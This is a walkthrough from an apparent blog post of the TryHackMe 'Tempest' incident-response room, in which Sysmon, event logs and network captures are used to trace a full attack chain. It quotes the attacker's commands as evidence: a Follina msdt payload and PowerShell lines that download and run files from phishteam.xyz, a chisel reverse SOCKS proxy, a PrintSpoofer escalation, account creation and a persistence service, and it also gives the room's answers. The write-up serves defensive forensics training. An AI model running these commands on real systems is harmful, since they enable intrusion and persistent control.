Tempest-Tryhackme Writeup

MAGESH · Follow
Published in System Weakness
9 min read · Aug 26, 2024

You are tasked to conduct an investigation from a workstation affected by a full attack chain.

This is room is accessible only for subscribers, so if you wish to subscribe you can use this link and get $5 credits 💰 💵 when you become a member.
https://tryhackme.com/signup?referrer=633819acb90069005f4fd623

Link to the room https://tryhackme.com/r/room/tempestincident

Task 1:Introduction

This room aims to introduce the process of analysing endpoint and network logs from a compromised asset. Given the artefacts, we will aim to uncover the incident from the Tempest machine. In this scenario, you will be tasked to be one of the Incident Responders that will focus on handling and analysing the captured artefacts of a compromised machine.

Task 2:Preparation — Log Analysis

Before we proceed, let's have a quick refresher regarding these topics, which may help build a methodology for analysing captured events:

- Log Analysis
- Event Correlation

Log Analysis

Log analysis is the process of understanding events generated by a computer to identify anomalies such as security threats, application bugs, system performance, or other risks that may impact the organisation.

A log file is an audit trail of events or activities within the applications and systems of an organisation. Logs automatically audit any activity configured, such as system messages, authentication attempts, and network traffic generated. In addition, every log entry is audited with a timestamp of when the event occurred, which deeply aids in an investigation.

Event Correlation

Event correlation identifies significant relationships from multiple log sources, such as application logs, endpoint logs, and network logs.

Event correlation deals with identifying significant artefacts co-existing from different log sources and connecting each related artefact. For example, a network connection log may exist in various log sources, such as Sysmon logs (Event ID 3: Network Connection) and Firewall logs. Firewall logs may provide the source and destination IP, source and destination port, protocol, and the action taken. In contrast, Sysmon logs may give the process that invoked the network connection and the user running the process.

With this information, we can connect the dots of each artefact from the two data sources:

- Source and Destination IP
- Source and Destination Port
- Action Taken

- Protocol
- Process name
- User Account
- Machine Name

Event correlation can build the puzzle pieces to complete the exact scenario from an investigation.

Task 4:Initial Access — Malicious Document

> *The user of this machine was compromised by a malicious document. What is the file name of the document?*

Ans: free_magicules.doc

use the timeline explorer tool by parsing the sysmon log to csv format using EvtxEcmd from c:\Tools

.\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' — csv 'C:\Users\user\Desktop\Incident Files' — csvf sysmon.csv

filter for event id 11 (file creation) and use find to search .doc you'll get the answer in payload data4 towards the right

> *What is the name of the compromised user and machine?*

Ans: benimaru-TEMPEST

you'll get in username column

> *What is the PID of the Microsoft Word process that opened the malicious document?*

Ans: 496

we already have a clue to look for winword.exe so this must be the process we are looking for ,search in find and see for payload data column

> *Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?*

Ans: 167.71.199.191

keeping the winword.exe in the search and filter event id 22 for dns ,we can see the resolved ip address in payload data 6

	Payload Data4	Payload Data5	Payload Data6
Office\R…	QueryName: ecs.office.com	QueryStatus: 0	QueryResults: type: 5 ecs.office.trafficmanager.net;type: 5 s…
Office\R…	QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;
Office\R…	QueryName: phishteam.xyz	QueryStatus: 0	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;
Office\R…	QueryName: augloop.office.com	QueryStatus: 0	QueryResults: type: 5 augloop-prod.trafficmanager.net;type: 5…

> *What is the base64 encoded string in the malicious payload executed by the document?*

Ans:
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==

setting up parentprocess id to 496 to column payload data 4 and set event id 1 for process creation ,check the executable info

> *What is the CVE number of the exploit used by the attacker to achieve a remote code execution?*

Ans: 2022–30190

msdt.exe is the process that executed the malicious base64 payload. i search for msdt.exe cve

Task 5:Initial Access — Stage 2 execution

> *The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?*

Ans: C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

```
C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
+'$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr
http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm
update.zip;'+[char]34+'))'))))i/../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
```

from the decoded payload we can see a file update.zip is being downloaded and placed in startup folder, search for the file name and get the full path in payload data4

> *The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?*

Ans: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

- The Autostart execution reflects explorer.exe as its parent process from the clue given

Filtering on these (parent process = explorer, user = benimaru and EventId = 1) and search for powershell as we are dealing with command execution

> *Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?*


Ans: CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

with event id 1 search first.exe ,check for the hash value for the row in execution info where the file will be in downloads folder

> *The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?*

Ans: resolvecyber.xyz:80

you can use the sysmonview tool search select first.exe and select image path then value under sessions, this will give you a good overview




Task 6:Initial Access — Malicious Document Traffic

> *What is the URL of the malicious payload embedded in the document?*

Ans: http://phishteam.xyz/02dcf07/index.html

we use brim here

_path==”http” “phishteam.xyz” we know the initial domain the document contacted to download additional payload



No.	Time	Source	Destination	Protocol	Length	Info
1367	89.506977	192.168.254.107	167.71.199.191	HTTP	595	GET /02dcf07/free_magicules.doc HTTP/1.1
2374	124.468066	192.168.254.107	167.71.199.191	HTTP	388	OPTIONS /02dcf07/ HTTP/1.1
2378	124.678285	192.168.254.107	167.71.199.191	HTTP	377	HEAD /02dcf07/index.html HTTP/1.1
2387	124.972284	192.168.254.107	167.71.199.191	HTTP	334	GET /02dcf07/index.html HTTP/1.1
2396	125.043026	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2400	125.111787	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2401	125.116709	192.168.254.107	167.71.199.191	HTTP	388	OPTIONS /02dcf07/ HTTP/1.1
2407	125.361255	192.168.254.107	167.71.199.191	HTTP	377	HEAD /02dcf07/index.html HTTP/1.1
2411	125.648654	192.168.254.107	167.71.199.191	HTTP	334	GET /02dcf07/index.html HTTP/1.1
2417	125.723780	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2420	125.795812	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2475	128.792748	192.168.254.107	167.71.199.191	HTTP	280	HEAD /02dcf07/index.html HTTP/1.1
2504	131.169430	192.168.254.107	167.71.199.191	HTTP	229	GET /02dcf07/update.zip HTTP/1.1
4182	224.977156	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/first.exe HTTP/1.1
4688	226.454602	192.168.254.107	167.71.199.191	HTTP	180	GET /02dcf07/first.exe HTTP/1.1
6713	370.296784	192.168.254.107	167.71.199.191	HTTP	225	GET /02dcf07/ch.exe HTTP/1.1
16903	523.821206	192.168.254.107	167.71.199.191	HTTP	226	GET /02dcf07/spf.exe HTTP/1.1
17568	579.666492	192.168.254.107	167.71.199.191	HTTP	228	GET /02dcf07/final.exe HTTP/1.1

screenshot from wireshark for better view

we can see our first document being downloaded then starting with index.html followed by other payloads

> *What is the encoding used by the attacker on the c2 connection?*

Ans: base64

we know the c2 server is ***resolvecyber.xyz*** *from before question so filter it out* _path==”http” “resolvecyber.xyz” you can find the uri paramters value

example

/9ab62b5?
q=bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgL2FkZCBzaGlvbiAtIFRoZSBjb21tYW5kIGNvbXBsZXRlZCBzdWNjZXNzZnVsbHkuDQoNCg==

net localgroup administrators /add shion — The command completed successfully. we get the decoded value , q is the variable . You can answer upcoming questions based on this

> *The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?*

Ans: q

> *The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?*

Ans: /9ab62b5

> *What is the HTTP method used by the binary?*

Ans: GET


> *Based on the user agent, what programming language was used by the attacker to compile the binary?*

Ans: nim

Task 7:Discovery — Internal Reconnaissance

> *The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?*

Ans: infernotempest



so it basically requires you to go through all the encoded cmd to get the answer, **_path==”http” “resolvecyber.xyz” id.resp_p==80| cut ts ,uri** i exported the result to csv and opened the notepad and used find and replace to remove unwanted words

> *The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?*

Ans: 5985

netstat cmd was used

Port 5985 is the default port for WinRM over HTTP. WinRM allows you to execute commands and manage remote systems using PowerShell or other management tools

> *The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?*

Ans: C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks

search for socks in timeline explorer

A reverse SOCKS proxy is a mechanism that allows a client to connect to a remote network through an intermediary, which is typically behind a firewall or NAT. Unlike a traditional proxy where the client initiates the connection to the proxy server, in a reverse SOCKS proxy, the proxy initiates the connection to the client, making it useful for bypassing firewalls and accessing internal networks securely.

> *What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?*

Ans:
8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

just scrolling to the left will give you answer

> *What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.*

Ans: chisel

use virustotal

> *The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?*

Ans: winrm

so if you remember we gave the port 5985 windows remote management ,this is also confirming by checking your timeline explorer wsmprovhost.exe comes next after the socks proxy. `wsmprovhost.exe` stands for **Windows System Management Provider Host** and is a core component of the WinRM service.

Task 8:Privilege Escalation — Exploiting Privileges

> *After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?*

Ans: spf.exe,8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D

filter for event id 1 and check the order of executable info ,we can see a file being downloaded, search for spf.exe to get the hash

ParentCommandL…	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks
ParentCommandL…	C:\Windows\system32\wsmprovhost.exe -Embedding
ParentCommandL…	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" whoami /priv
ParentCommandL…	"C:\Windows\system32\whoami.exe" /priv
ParentCommandL…	taskhostw.exe Logon
ParentCommandL…	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/spf.exe -outfile spf.exe
ParentCommandL…	"C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service
ParentCommandL…	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/final.exe -outfile C:\ProgramData\f…

> *Based on the SHA256 hash of the binary, what is the name of the tool used?*

Ans: printspoofer


> *The tool exploits a specific privilege owned by the user. What is the name of the privilege?*

Ans: SeImpersonatePrivilege

chatgpt

> *Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?*

Ans: final.exe



tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721
tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721
tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721
tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721
tProcessI…	ParentCommandL…	"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe
tProcessI…	ParentCommandL…	C:\ProgramData\final.exe
tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721
tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721
tProcessI…	ParentCommandL…	wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721

> *The binary connects to a different port from the first c2 connection. What is the port used?*

Ans:8080

use sysmon view and check final.exe

Task 9:Actions on Objective — Fully-owned Machine

> *Upon achieving SYSTEM access, the attacker then created two users. What are the account names?*

Ans: shion,shuna

you can go through all the cmd after access, i filtered for net which is responsible for managing users via cmd line, which i got to know from one of the tryhackme room

> *Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?*

Ans: /add

you'll find it when you go through the execution

> *Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?*

Ans: 4720

A soc person will never forget this

> *The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?*

Ans: net localgroup administrators /add shion

> *Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?*

Ans: 4732

> *After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?*

Ans: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto

you'll find in between failed and successful user creation

This command creates a new Windows service named "TempestUpdate2" on the remote computer "TEMPEST". The service will automatically start when the computer boots up and execute the `final.exe` program located in the `C:\ProgramData` directory.

THANK YOU FOR READING!!! ❤️‍🩹 💫

Tryhackme Writeup | Sysmon | Wireshark | Event Logs

Follow

Published in System Weakness

5.9K Followers · Last published 4 days ago

System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.

Follow

Written by MAGESH

39 Followers · 11 Following


Cybersecurity | Tryhackme

No responses yet

What are your thoughts?

Respond

More from MAGESH and System Weakness



MAGESH

Secret Recipe-Tryhackme Writeup

Perform Registry Forensics to Investigate a case.

Aug 21, 2024 2

In System Weakness by AbhirupKonwar

The best way to find private Bug-Hunting programs

Recon process to find private programs

Dec 25, 2024 237 8

In System Weakness by AbhirupKonwar

Exposed Git Directory P1 Bug

Story of P1 Bug that turned out to be ?

Dec 11, 2024 313 3

MAGESH

OAuth Vulnerabilities-Tryhackme Walkthrough

